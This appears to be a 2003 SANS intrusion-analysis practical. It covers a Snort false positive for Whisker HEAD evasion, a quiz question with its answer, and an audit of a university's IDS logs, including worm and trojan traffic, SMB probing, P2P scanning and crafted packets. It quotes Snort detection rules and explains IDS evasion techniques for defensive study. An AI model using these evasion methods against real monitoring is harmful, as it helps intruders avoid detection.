64.154.80.51.80: tcp 535 (DF)
03:42:33.236507 0:0:c:4:b2:33 0:3:e3:d9:26:c0 588: 32.245.166.236.63217 >
64.154.80.51.80: tcp 534 [tos 0x10]
03:42:46.616507 0:0:c:4:b2:33 0:3:e3:d9:26:c0 463: 32.245.166.236.63241 >
64.154.80.51.80: tcp 409 (DF)
03:42:46.806507 0:0:c:4:b2:33 0:3:e3:d9:26:c0 462: 32.245.166.236.63241 >
64.154.80.51.80: tcp 408 [tos 0x10]
03:42:59.596507 0:0:c:4:b2:33 0:3:e3:d9:26:c0 633: 32.245.166.236.63273 >
64.154.80.51.80: tcp 579 (DF)
03:42:59.796507 0:0:c:4:b2:33 0:3:e3:d9:26:c0 632: 32.245.166.236.63273 >
64.154.80.51.80: tcp 578 [tos 0x10]
...
04:08:53.996507 0:3:e3:d9:26:c0 0:0:c:4:b2:33 60: 63.211.17.228.80 > 32.245.166.236.53:
tcp 0
04:08:53.996507 0:3:e3:d9:26:c0 0:0:c:4:b2:33 60: 63.211.17.228.53 > 32.245.166.236.53:
tcp 0
04:08:54.046507 0:3:e3:d9:26:c0 0:0:c:4:b2:33 60: 64.152.70.68.80 > 32.245.166.236.53:
tcp 0
04:08:54.046507 0:3:e3:d9:26:c0 0:0:c:4:b2:33 60: 64.152.70.68.53 > 32.245.166.236.53:
tcp 0
```

From the portion of the file above, we can assume that the sensor was listening between some sort of border device, most likely a firewall, and an internal network device such as a switch. The internal network appears to be all or part of the segment 32.245.166.*.

2. Detect was generated by

Snort, Version 1.8.7 (Build 128) [1]

The standard snort.conf file was used with all the standard rules enabled.

The Snort rule that generated the alarm was:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-MISC whisker HEAD
with large datagram"; content:"HEAD"; offset: 0; depth: 4; nocase; dsize:>512;
flags:A+; classtype:attempted-recon;
reference:url,www.wiretrip.net/rfp/pages/whitepapers/whiskerids.html; sid:1171; rev:6;)
```

This rule should generate an alarm when a packet is seen from an external source on any port to an internal webserver on port 80 when the packet contains a case insensitive "HEAD" within the first 4 bytes, a packet payload greater than 512 bytes and the ACK and any other TCP flags set. You will note that based on my assumptions for

the internal network this alarm should not have fired. I ran this file through Snort with a HOME_NET of 32.245.166.* and no events fired so I am assuming the system this was generated on had the HOME_NET set to any. The direction of this event is actually outbound. The source appears to be obfuscated and the destination is a search page at msn.com.

When we look at the IP header for this packet we see that there is an IP Type of Service bit on. According to a reference at http://www.wildpackets.com/ [3], ToS is not normally used, though it is being adopted more for use with internet multimedia conversations. The Type of Service bit is set to 0x10 which means that the delay bit is set to low delay instead of normal delay. It has also been proposed that the IP Type of Service field be used in a different manner called Differentiated Services, as suggested in rfc2474 [4]. It would be my guess, however, that as this packet is part of a data transmission from a web request that the low delay function is what is being requested.

Another interesting piece of the IP header is that the IP ID is 0. This is interesting because while it is possible to have an IP ID of 0, it is very unlikely. It should only happen if the IP stack randomly selects 0 as its starting point for IP ID numbers or while counting up the IP ID numbers roll over to 0. It was said by Ashley Thomas in a post to the incidents list on January 21, 2003 [5] that Linux systems set the IP ID to 0 when packets are not fragments and the DF bit is set, which appears to be the case for this packet.

Moving on to the TCP header, we see that the Ack and Push bits are set. This fits the pattern of this packet being part of a data transmission and this being the last packet in the conversation. Since the last packet is not as large as the window size (2846 vs. 17520) then there would be a delay until the receiving host acknowledged the packet. Since the push is sent as well, it tells the receiving system to take the data in the buffer currently and process it, thus speeding up the acknowledgement of receiving the packet.

3. Probability the source was spoofed

This packet appears to be part of a legitimate data transfer from a web request on the home network so there would be no reason for the source to be spoofed.

4. Description of the attack

The attack that this rule is looking for is actually not an attack in itself, but rather an evasion technique developed by Rain Forest Puppy and implemented in the tool Whisker[6]. It appears that this signature is looking for two of the possible evasion techniques available in Whisker, Method Matching and the use of Long URLs. With Method Matching, a request is sent using the HEAD method instead of the GET method. Some IDS products will miss this request because it is not the normal GET request that they expected. The use of long URLs can also hide an attack because many IDS signatures only look through a certain portion of the packet payload. If the actual attack can be padded to be out of this range then the attack can go unseen by an IDS. There

are also many other evasion techniques in Whisker that aren't being looked for in this signature.

This packet does not appear to be a true example of the Whisker tool but rather a false positive. The rule is looking for a HEAD request. You will note that there is no HEAD request in this packet, but rather the string "Headline". The packet must also be over 512 bytes and have the ack plus any other TCP flags set. These are also both true of the packet. So, while the packet does meet the criteria for firing an alarm, it does not seem to be an obfuscated HTTP request but rather a large packet that happened to contain the string HEAD. As I stated earlier, if the proper HOME_NET variable would have been used, then this signature would not have fired at all, however it appears that the system that took these logs did not have that variable set.

5. Attack mechanism

Again, the alarm that fired here is not looking for an attack in itself but rather an attempt to obfuscate a URL as to get it past an IDS undetected. This specific example of the attack is not an example at all, but rather a false positive.

6. Correlations

This particular detect is not unique in the fact that it is a false positive. Determining false positives is an important part of an analyst's job.

IDS evasion techniques and tools are constantly evolving but most commercial vendors have enabled their products to properly decode the obfuscated URLs produced by Whisker. A good reference on IDS Evasion is at SecurityFocus[7]. It details some of the techniques used by Whisker as well as many others. Another good reference detailing the SideStep tool by Robert Graham[8] is on the SANS site [9].

7. Evidence of active targeting

Since this detect is actually a false positive, I can't say that it really exhibits active targeting or not. The source was trying to talk specifically to the destination machine but it was doing so because it had a legitimate request.

8. Severity

severity = (criticality + lethality) - (system countermeasures + network countermeasures)

Criticality
I am giving the criticality of the destination host a 1 as it is an external host. It would still be important to investigate the source host if this were not a false positive as it could be compromised but criticality looks at the destination host.

Lethality

I am giving the lethality of the attack a 1 as it was a false positive.

System Countermeasures
Since the destination host is not on our network I can not tell for sure how fortified it is. However, it does belong to msn.com which is a very visible and busy site that did not return any recent articles regarding security incidents on a quick SecurityFocus search. A check of the version of the webserver, however, shows that it is running IIS 5.0. Because of that I will give it a 4.

Network Countermeasures
If this were a real attack then the traffic would flow over port 80 which must be open to this server therefore I must give it a 1.

Severity = (1 + 1) – (4 + 1) = -3

This is not something that should be worried about.

9. Defensive Recommendations

One recommendation is to take a look at this Snort signature. While it would not fire on this packet if the HOME_NET was specified properly, I would still think that there is a good possibility for false positive on legitimate packets.

If this attack were inbound I would recommend that an IDS which will properly decode HTTP packets be in place so that IDS evasion techniques would not be effective. Assuming that you are serving some sort of web content, blocking port 80 would be out of the question. Having a firewall in place to block other traffic would definitely be a recommendation as well as keeping the webserver patched to the most current level to remove vulnerabilities.

10. Multiple choice question

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-MISC whisker HEAD
with large datagram"; content:"HEAD"; offset: 0; depth: 4; nocase; dsize:>512;
flags:A+; classtype:attempted-recon;
reference:url,www.wiretrip.net/rfp/pages/whitepapers/whiskerids.html; sid:1171;
rev:6;)
```

Which of the following changes to the above Snort rule would increase its likelihood of detecting Whisker activity?
a) Change content:"head" to content:"head "
b) Change depth: 4 to depth: 2
c) Change depth: 4 to depth: 10
d) Remove the nocase option
e) None of the above

Answer: d) Remove the nocase option. As far as I can tell, Whisker provides functionality to mix case on file names that it is requesting but not on the method itself. a) is incorrect because while the HTTP 1.1 protocol expects a space after the method, some browsers will accept a tab or a NULL character after the method thus not meeting the "HEAD " pattern. b) and c) are incorrect because no matter how far you look into the payload, there can always be padding to move the request past that point.

11. Posting to incidents.org intrusions list

This detect was posted to the intrusions list on January 23, 2003. The only responses that were generated were from Peter van Oosterom. He sent a total of 4 emails, of which 2 were originals and 2 somehow got reposted. He asked one question.

“If you look at RFC 1945, 8.2 it says that the HEAD method is the same as the GET Method, in my interpretation of the RFC I would expect to see something like:

HEAD "request" HTTP/1.0

Looking at the payload in your submit, I don't see anything like it.”

His second note said: “Good analysis, I forgot to see that you already tagged it as a false postive.” I did not answer the first email because he answered it himself with the second email. Other than that there were no questions so I have none to respond to here in this section.

Footnotes

[1] http://www.snort.org/
[2] http://www.wiretrip.net/rfp/pages/whitepapers/whiskerids.html
[3] http://www.wildpackets.com/compendium/IP/IP-TypeS.html
[4] http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc2474.html
[5] http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00188.html
[6] http://www.wiretrip.net/rfp/pages/whitepapers/whiskerids.html
[7] http://www.securityfocus.com/infocus/1577
[8] http://www.robertgraham.com/tmp/sidestep.html
[9] http://www.sans.org/resources/idfaq/rpc_evas.htm

Part III – Analyze This

Executive Overview

The network that has been reviewed in the audit is in dire straights. The amount of traffic allowed into the network seems extremely excessive. The firewall rules need to be locked down so that they only allow approved inbound and outbound traffic. There appear to be several compromised machines that need to be cleaned and patched or rebuilt. There are several segments of IP addresses that need to be blocked in their entirety because of their actions towards hosts on your network. The security policy

needs to be reviewed and a stance taken on Peer-to-Peer (P2P) file sharing programs as they are generating a large amount of traffic and are most likely being used to illegally trade copyrighted materials. There are also several rules in your standard rule base they need to be examined for their effectiveness.

Data

The following security audit was performed on log files provided by the University. These files consist of 5 consecutive days of data in three types: alerts, scans and Out of Spec (oos). These files were all generated by a Snort Intrusion Detection System (IDS). The files analyzed were:

Alert Logs	Scan Logs	OOS Logs
alert.030121.gz	scans.030121.gz	OOS_Report_01_21_8590
alert.030122.gz	scans.030122.gz	OOS_Report_01_22_27894
alert.030123.gz	scans.030123.gz	OOS_Report_01_23_8713
alert.030124.gz	scans.030124.gz	OOS_Report_01_24_4365
alert.030125.gz	scans.030125.gz	OOS_Report_01_25_24850

Total alerts: 404378 (excluding spp_portscan alerts)
Total scans: 2254949
Total OOS: 4720

The internal addresses in the alert and OOS files are listed as MY.NET.X.X and the internal addresses in the scans files are listed as 130.85.X.X. For the sake of simplicity, all internal addresses will be referred to as MY.NET.X.X.

Alert Log Analysis

The volume of events generated in the alert and scans files make analyzing each event impossible within a reasonable time frame. The table below shows all alerts sorted by count. The top 10 alerts make up 95% of the total volume of alerts. If we examine and understand these alerts then we can understand the majority of what is happening on this network. Using this understanding we can prioritize examining some of the less voluminous events.

Top Alerts by Total Count (spp_portscan alerts removed)

Count	Alert
234397	SMB Name Wildcard
47320	High port 65535 tcp - possible Red Worm - traffic
26636	spp_http_decode: IIS Unicode attack detected
24373	Watchlist 000220 IL-ISDNNET-990517
14701	TFTP - External UDP connection to internal tftp server
11620	CS WEBSERVER - external web traffic
11364	SMB C access
6968	Incomplete Packet Fragments Discarded

4441	spp_http_decode: CGI Null Byte attack detected
4345	Russia Dynamo - SANS Flash 28-jul-00
3237	High port 65535 udp - possible Red Worm - traffic
2854	SNMP public access
2273	MY.NET.30.4 activity
2030	SUNRPC highport access!
1583	Queso fingerprint
1227	EXPLOIT x86 NOOP
999	NIMDA - Attempt to execute cmd from campus host
665	Watchlist 000222 NET-NCFC
627	IRC evil - running XDCC
342	TCP SRC and DST outside network
317	CS WEBSERVER - external ftp traffic
306	Port 55850 tcp - Possible myserver activity - ref. 010313-1
296	TFTP - Internal TCP connection to external tftp server
232	Null scan!
179	connect to 515 from inside
115	NMAP TCP ping!
92	Port 55850 udp - Possible myserver activity - ref. 010313-1
78	HelpDesk MY.NET.83.197 to External FTP
75	Possible trojan server activity
50	EXPLOIT x86 setuid 0
38	EXPLOIT x86 setgid 0
35	TFTP - Internal UDP connection to external tftp server
27	NIMDA - Attempt to execute root from campus host
27	EXPLOIT x86 stealth noop
26	connect to 515 from outside
22	ICMP SRC and DST outside network
21	Tiny Fragments - Possible Hostile Activity
13	FTP passwd attempt
12	DDOS shaft client to handler
9	EXPLOIT NTPDX buffer overflow
7	External FTP to HelpDesk MY.NET.70.50
5	Attempted Sun RPC high port access
4	External FTP to HelpDesk MY.NET.70.49
3	RFB - Possible WinVNC - 010708-1
3	MY.NET.30.3 activity
3	External RPC call
3	External FTP to HelpDesk MY.NET.83.197
2	TFTP - External TCP connection to internal tftp server
2	SYN-FIN scan!
2	Probable NMAP fingerprint attempt
2	Back Orifice
1	Notify Brian B. 3.54 tcp
1	IDS552/web-iis_IIS ISAPI Overflow ida nosize

SMB Name Wildcard and SMB C Access

Both of these events involve the Server Message Block format. This is the underlying format for the NetBIOS service used by Windows. The NetBIOS name service listens on port 137 and the NetBIOS Session Service listens on port 139, as referenced on the IANA standard port list. [1] The neohapsis port list also lists the Trojans Qaz, Chode and Msinit as listening on port 137. [2] Seeing NetBIOS traffic between Windows hosts on your network is normal but NetBIOS should not be open to the internet.

The SMB Name Wildcard alert no longer seems to be in the Snort standard rule base or if it is the name had changed. I was able to find reference to it in a discussion group. [3]

misc-lib:alert udp any any -> $HOME_NET 137 (msg:"SMB Name Wildcard"; content:"CKAAAAAAAAAAAAAAAAAAAAAAAAAAAA|0000|";)

alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS SMB C$ access"; flow:to_server,established; content: "|5c|C$|00 41 3a 00|";reference:arachnids,339; classtype:attempted-recon; sid:533; rev:5;)

The “CKAA…” characters that the SMB Name Wildcard rule is looking for translates into a “*” or wildcard. The wildcard character is used for broadcast name service requests. The SMB C Access looks for access to the default admin share (C$) on windows machines. If an attacker can access this share then they have access to the entire C drive.

Port 137 is the most common port scanned currently on the internet according to dshield.org. [4] Below is a chart showing that port 137 makes up between 40 and 60 percent of the total submissions to dshield. This scanning has been attributed to the BugBear and Opaserv viruses and has been going on for several months. [5] I have to assume that any of these machines with open shares have already been infected with these viruses. None of these alerts have a source address of the internal network, however. Looking at the scan files we do see 5 IP addresses that are scanning outbound for UDP 137: MY.NET.97.192, MY.NET.97.82, MY.NET.97.52, MY.NET.190.90 and MY.NET.97.188. These hosts should be considered infected and should be cleaned immediately. Ports 137 and 139 should be blocked inbound to the internal network as well as outbound to the internet. This type of communication should be contained to the local network.




Figure 10. http://www.dshield.org/port_report.php?port=137

Below are two charts of the top 10 source IP addresses for these events. You will note that several of the IP addresses overlap between the events.


SMB Name Wildcard			SMB C Access	
Count	IP Address			
12294	24.165.223.3		257	61.189.217.202
6707	211.21.193.50		214	62.47.221.80
6440	218.103.130.43		209	151.196.110.180
5585	80.25.140.118		196	210.147.122.86
5241	218.20.67.70		194	65.173.56.217
3151	200.48.29.240		169	213.76.232.193
2475	200.64.35.173		164	66.82.48.1
2343	151.29.16.108		162	151.29.16.108
1839	213.76.232.193		150	200.4.245.75
1690	200.65.78.197		149	200.65.78.197

The diversity of the hosts above indicate that these probes are coming from many different locations and are most likely the result of infected hosts. This reinforces the recommendation above to block these ports inbound and outbound.

High port 65535 tcp - possible Red Worm – traffic

I was unable to find a snort rule for this attack but from looking at the events it appears that it detects TCP packets to or from port 65535. The eleventh highest event by count was also the UDP version of this event. The Adore/Red Worm was discovered in April 2001. This worm uses several exploits similar to the Ramen and Lion worms to compromise Linux systems. The worm will open a backdoor on port 65535.[6] There are several internal systems that are sending and receiving packets on port 65535 including MY.NET.84.151, MY.NET.88.193, MY.NET.29.3 and MY.NET.70.176. These boxes should be investigated to determine their operating system and if it is Linux then the boxes should be considered compromised. The link chart below shows the number

of different source IP addresses which generated non-Red Worm/Adore events with these 4 possibly infected machine as the destination. There are 55 separate source IP addresses that generated 10 different types of alerts. These were generated in addition to the 45000 Red Worm/Adore alerts. These boxes are most surely compromised.



Top 5 Sources			Top 5 Destinations	
9545	MY.NET.84.151		16450	MY.NET.88.193
5931	80.11.124.72		14030	MY.NET.84.151
5691	217.136.72.52		1233	MY.NET.70.176
5371	MY.NET.88.193		1059	68.32.54.175
2574	81.48.57.231		1015	217.136.72.52

In the table above, the host 217.136.72.52 is in both the top 5 sources and destinations. This host had a total of 9382 alerts in the alert files. This alert picks up both inbound and outbound packets it is clear that this host has been communication frequently over these ports and is most likely accessing a backdoor on servers on MY.NET. The IP address is owned by:

inetnum: 217.136.0.0 - 217.136.127.255
netname: BE-SKYNET-ADSL1
descr: Belgacom Skynet SA/NV
descr: ADSL Access
country: BE
admin-c: SN2068-RIPE
tech-c: SN2068-RIPE
rev-srv: ns.ripe.net
rev-srv: ns1.skynet.be
rev-srv: ns2.skynet.be
rev-srv: ns3.skynet.be
rev-srv: ns4.skynet.be
status: ASSIGNED PA
mnt-by: SKYNETBE-MNT

changed: ripe@skynet.be 20021125
source: RIPE

This appears to be a Belgian ISP providing broadband internet access. The ISP should be contacted immediately regarding this IP and I would suggest block this IP address at the firewall entirely as well as closing down both UDP and TCP ports 65535.

spp_http_decode: IIS Unicode attack detected
The IIS Unicode attack was detected by the http decode preprocessor. The preprocessor is looking for standard multibyte encoding which can be used in directory transversal attacks against IIS webservers.[7] This is a part of the attack that is used by the NIMDA worm. This worm is still prevalent on the internet and creates a lot of traffic scanning for hosts to infect.

Top 5 Sources Top 5 Destinations

Count	IP Address		Count	IP Address
2498	66.239.198.45		1787	MY.NET.70.207
1482	194.205.223.114		1152	MY.NET.132.42
1161	MY.NET.88.189		657	207.200.89.193
1077	MY.NET.83.48		641	211.115.215.60
978	MY.NET.97.108		469	64.12.54.248

Looking at the top 5 sources we see that the top 2 are external and then the next 3 are internal. The following 55 source IP addresses in terms of count are all from the internal network. This would suggest a large infection of NIMDA in the network. NIMDA infects Windows machines running vulnerable versions of their IIS webserver.[8] These machine should all be checked with an anit-virus program and then any infections cleaned and patched. Firewall rules should be put in place to limit access from port 80 to only those machines necessary. The machines that are given access should be patched to the most recent levels as well as vulnerability scanned to ensure that they are secure.

Watchlist 000220 IL-ISDNNET-990517
Top 5 sources

3752	212.179.83.66
3485	212.179.5.161
3206	212.179.107.228
2970	212.179.1.145
1824	212.179.84.18

This alert seems to generated solely on traffic from the 212.179.0.0/16 network and is not in the standard Snort rulebase. This traffic should be blocked immediately as any network with a traffic pattern bad enough to warrant watching is not one that needs access to the network.

The top IP offender in this list is owned by the netblock:

inetnum: 212.179.80.0 - 212.179.94.255
netname: CABLES-CONNECTION
mnt-by: INET-MGR
descr: CABLES-CUSTOMERS-CONNECTION
country: IL
admin-c: MR916-RIPE
tech-c: ZV140-RIPE
status: ASSIGNED PA
remarks: please send ABUSE complains to abuse@bezeqint.net
remarks: INFRA-AW
notify: hostmaster@bezeqint.net
changed: hostmaster@bezeqint.net 20021029
source: RIPE

This appears to be a broadband ISP in Israel. A larger portion of the block is owned by:

route: 212.179.0.0/18
descr: ISDN Net Ltd.
origin: AS8551
notify: hostmaster@bezeqint.net
mnt-by: AS8551-MNT
changed: hostmaster@bezeqint.net 20020618
source: RIPE

Bezeqint appears to be a larger ISP operating in Isreal though their site is in Hebrew so I can not tell exactly the purpose of their business.

This same sentiment is expressed in other security audits as well. [9] [10]

TFTP - External UDP connection to internal tftp server

Top 5 Sources

Count	IP Address
2977	MY.NET.111.230
2940	MY.NET.111.235
2936	MY.NET.111.232
2925	MY.NET.111.231
2921	MY.NET.111.219

This alert is again not in the standard Snort rule base. The rule also looks like it is misconfigured. These alerts all came from these 5 MY.NET sources and were all directed at 192.168.0.253. It appears that the rule does not recognize MY.NET as an internal network. TFTP is Trivial File Transfer Protocol. This protocol is normally used for updating router configurations. The protocol itself is not secure because it does not require authentication. It looks as though in this case these may be routers or some

other devices updating themselves. TFTP should never be allowed in from an external network and should be turned off on the internal network unless absolutely necessary.

This was corroborated in another security audit as well. [11]

CS WEBSERVER - external web traffic
This alert was not found in the standard Snort rule base. It appears to trigger on any traffic from an external source to port 80 on an internal source. The alert provides no insight into the traffic that it is seeing and should be turned off. It is only creating noise.

Incomplete Packet Fragments Discarded

Top 5 Sources		Top 5 Destinations	
Count	IP Address	Count	IP Address
2504	218.56.32.246	2888	MY.NET.84.242
2341	202.109.80.82	1177	MY.NET.91.106
1401	202.109.80.83	1019	MY.NET.91.94
378	218.56.64.246	716	MY.NET.91.108
235	128.95.4.170	690	MY.NET.168.152

This alert was not found in the standard Snort rule base. According to a post to a Snort user group, “This message is given by the defragmentation preprocessor when packets bigger than 8k that are more than half empty when the last fragment is received are discarded”.[12] This could be the work of a crafty hacker doing reconnaissance or it could be the result of network problems. The top 5 IP addresses generated a total of 2 alerts other than the Incomplete Packet Fragments Discarded. This leads me to believe that there may have been networking problems that led to packet fragments being lost.

There are correlations to this in other security audits. [13]

spp_http_decode: CGI Null Byte attack detected
This alert is part of the http decode preprocessor. It detects a “%00” in a URL. This signature can false positive on URL encoded data as well as cookies and SSL traffic.[14] All events for this alert were outbound from MY.NET to webservers on the internet. These are most likely the result of one of the false positive conditions. This option can be turned off in the preprocessor by using the –cginull option in the alert.ids file.

This finding was also confirmed in another security audit.[15]

Russia Dynamo - SANS Flash 28-jul-00
This alert does not seem to be part of the standard Snort rule base. This alert seems to be based on a memo by the SANS organization regarding Trojans sending information from computers running Windows 98 to the IP range 192.87.6.X.[16] The alerts of this type are between one source and one destination going both directions. The IP addresses are 194.87.6.86 and MY.NET.168.152. This advisory suggests that the host on MY.NET is infected with a Trojan. I would agree with this assessment and I would suggest that this machine be taken offline and cleaned or rebuilt. I would also suggest

blocking the class C block of address 192.87.6.X. Contacting the ISP to inform them of this would also be recommended. These addresses are owned by:

```
inetnum:      194.87.6.0 - 194.87.6.255
netname:      DEMOS-DOL-DIALUP
descr:        DEMOS-Online Dialup
descr:        Demos-Internet Co.
descr:        Moscow, Russia
country:      RU
admin-c:      DNOC-ORG
tech-c:       DNOC-ORG
status:       ASSIGNED PA
mnt-by:       AS2578-MNT
remarks:      ****************************************
remarks:      Please send abuse reports to abuse@demos.su
remarks:      ****************************************
changed:      rvp@demos.net 20020911
source:       RIPE
```

This recommendation had been given in other security audits as well.[17] [18]

Scan Analysis

Top Ten Talkers – Destination IP

5595	192.5.6.30
3376	12.245.31.155
3073	68.97.121.246
2648	24.129.165.145
2512	164.67.128.3
2445	132.170.42.209
2424	128.175.150.221
2154	194.109.6.153
2120	209.236.57.3
2108	68.9.4.246

Top Ten Talkers – Scan Type

2025317	UDP
227475	SYN ******S*
1503	SYN 12****S* RESERVEDBITS
169	NULL ********
75	UNKNOWN 1****R** RESERVEDBITS
40	UNKNOWN 1**A*R** RESERVEDBITS
37	INVALIDACK ***A*R*F
35	UNKNOWN *2*A**S* RESERVEDBITS
30	VECNA ****P***

25	UNKNOWN *2***R** RESERVEDBITS

Top Ten Talkers – Destination Port

981384	6257	WinMX
172150	137	NetBIOS Name Service
114329	53	DNS
79326	22321	? (Wnn6 (Taiwanse input))
49238	135	NCS Location Service
48157	445	Win2k+ Server Message Block
47955	27005	FlexLM
41535	6970	Gate Crasher Trojan
36283	7674	?
34038	80	HTTP

Top 10 Talkers – Source IP

573712	MY.NET.70.176
222762	MY.NET.83.146
166081	MY.NET.150.213
151710	MY.NET.91.252
100879	MY.NET.1.3
89754	MY.NET.97.192
78042	MY.NET.84.147
63295	MY.NET.150.209
57936	MY.NET.87.50
57929	MY.NET.168.175

The scan analysis relates directly to a problem that is affecting many major networks today: Peer-to-Peer (P2P) File Sharing. The top source port in the scans files was UDP 6257. This is one of the default ports for WinMX a popular P2P file sharing program. These ports made up 43% of the scan file. P2P file sharing consumes large amounts of bandwidth and generally deals in illegally traded copyrighted materials. There are several vulnerabilities in different P2P clients including: CVE-2001-0368 and CAN-2001-1004. You should consult your security policy to see if this type of traffic is allowed. If it is not allowed you should close this port at the firewall. If it is allowed you may want to revise your security policy.

The second most popular destination port was 137. This relates directly to the first alert that we reviewed, SMB Name Wildcard. Portscans are happening to determine if there are hosts listening on these ports. Once this is determined an attacker can use SMB to gain a large amount of information about a Windows host. As stated earlier, port 137 should be blocked at your firewall.

The next most popular destination port was port 53. This is the port for Domain Name Resolution (DNS). Every UDP scan with a destination port of 53 was from MY.NET outbound. Nearly 100% (99.8) of the total scans were from two sources, MY.NET.1.3 and MY.NET.1.4. These are very likely the DNS servers for the network and when

processing requests the portscan detector is triggering. There were several SYN scans inbound but not enough to warrant any extra attention.

The port 6970 deserves some attention as well. It is listed as the port for the Gate Crasher Trojan.[19] These are mostly scans from the network 205.188.228.X. This network should be blocked at the firewall as its machines appear to be trying to contact infected hosts.

OOS Analysis

Top 5 Source IP Adresses

927	65.214.36.150
435	MY.NET.70.183
247	217.126.116.244
225	MY.NET.53.10
104	66.140.25.156

The majority of the packets in the OOS files were flagged because they had the Reserved bits and the SYN flag turned on. There were 3661 out of the 4720 (77%) packets flagged because of this. The reserved bits are often set by scanners such as hping or Queso. The reserved bits can also be used for Explicit Congestion Notification (ECN). ECN was developed to reduce network congestion and reduce routers dropping packets. The use of the same field makes it harder to distinguish between a scanner and a legitimate packet.[20]

```
01/20-00:05:29.444595 217.126.116.244:56919 -> MY.NET.71.164:4662
TCP TTL:43 TOS:0x0 ID:17789 IpLen:20 DgmLen:60 DF
12****S* Seq: 0xC5DEF0DB  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 570930598 0 NOP WS: 0
```

There are several instances of what I believe to be TCP retries between MY.NET.70.183 and MY.NET.1.4. In each segment, the source and destination port stay the same but between segments the source port for MY.NET.70.183 increments by 1. In each segment the IP ID increments by 1 for each packet but the sequence number stays the same. The time between retries gets longer with each packet as well. I believe that it is supposed to double but it doesn't seem to do that exactly here.[21] I am still convinced that this is a retry, however.

```
01/20-01:07:09.669358 MY.NET.70.183:51790 -> MY.NET.1.4:37
TCP TTL:64 TOS:0x0 ID:150 IpLen:20 DgmLen:40
******** Seq: 0x70800000  Ack: 0x0  Win: 0x5AC  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

01/20-01:07:15.660120 MY.NET.70.183:51790 -> MY.NET.1.4:37
TCP TTL:64 TOS:0x0 ID:151 IpLen:20 DgmLen:40
******** Seq: 0x70800000  Ack: 0x0  Win: 0x5AC  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
01/20-01:07:25.644367 MY.NET.70.183:51790 -> MY.NET.1.4:37
TCP TTL:64 TOS:0x0 ID:152 IpLen:20 DgmLen:40
******** Seq: 0x70800000  Ack: 0x0  Win: 0x5AC  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

01/20-01:07:41.619632 MY.NET.70.183:51790 -> MY.NET.1.4:37
TCP TTL:64 TOS:0x0 ID:153 IpLen:20 DgmLen:40
******** Seq: 0x70800000  Ack: 0x0  Win: 0x5AC  TcpLen: 20
```

The next interesting packets come from the source IP 200.204.181.206. These are clearly crafted packets. The IP ID numbers are not in sequence. There are different random flags set. The TCP Length changes dramatically between packets. The only things consistent with the packets is that they all have the same Source and Destination IPs, a TTL of 109 and the DF bit set. The most likely motive here is OS fingerprinting. Every OS responds differently to strange packets such as these and by looking at the responses an attacker can figure out what type of OS you are running. This IP should be blocked at the firewall to prevent any future malicious activity.

```
01/21-16:53:41.968442 200.204.181.206:33781 -> MY.NET.152.178:58685
TCP TTL:109 TOS:0x0 ID:9553 IpLen:20 DgmLen:265 DF
*2**P*SF Seq: 0xE0A1F  Ack: 0x5018F5C6  Win: 0x0  TcpLen: 56

01/21-16:53:49.130426 200.204.181.206:46621 -> MY.NET.152.178:1049
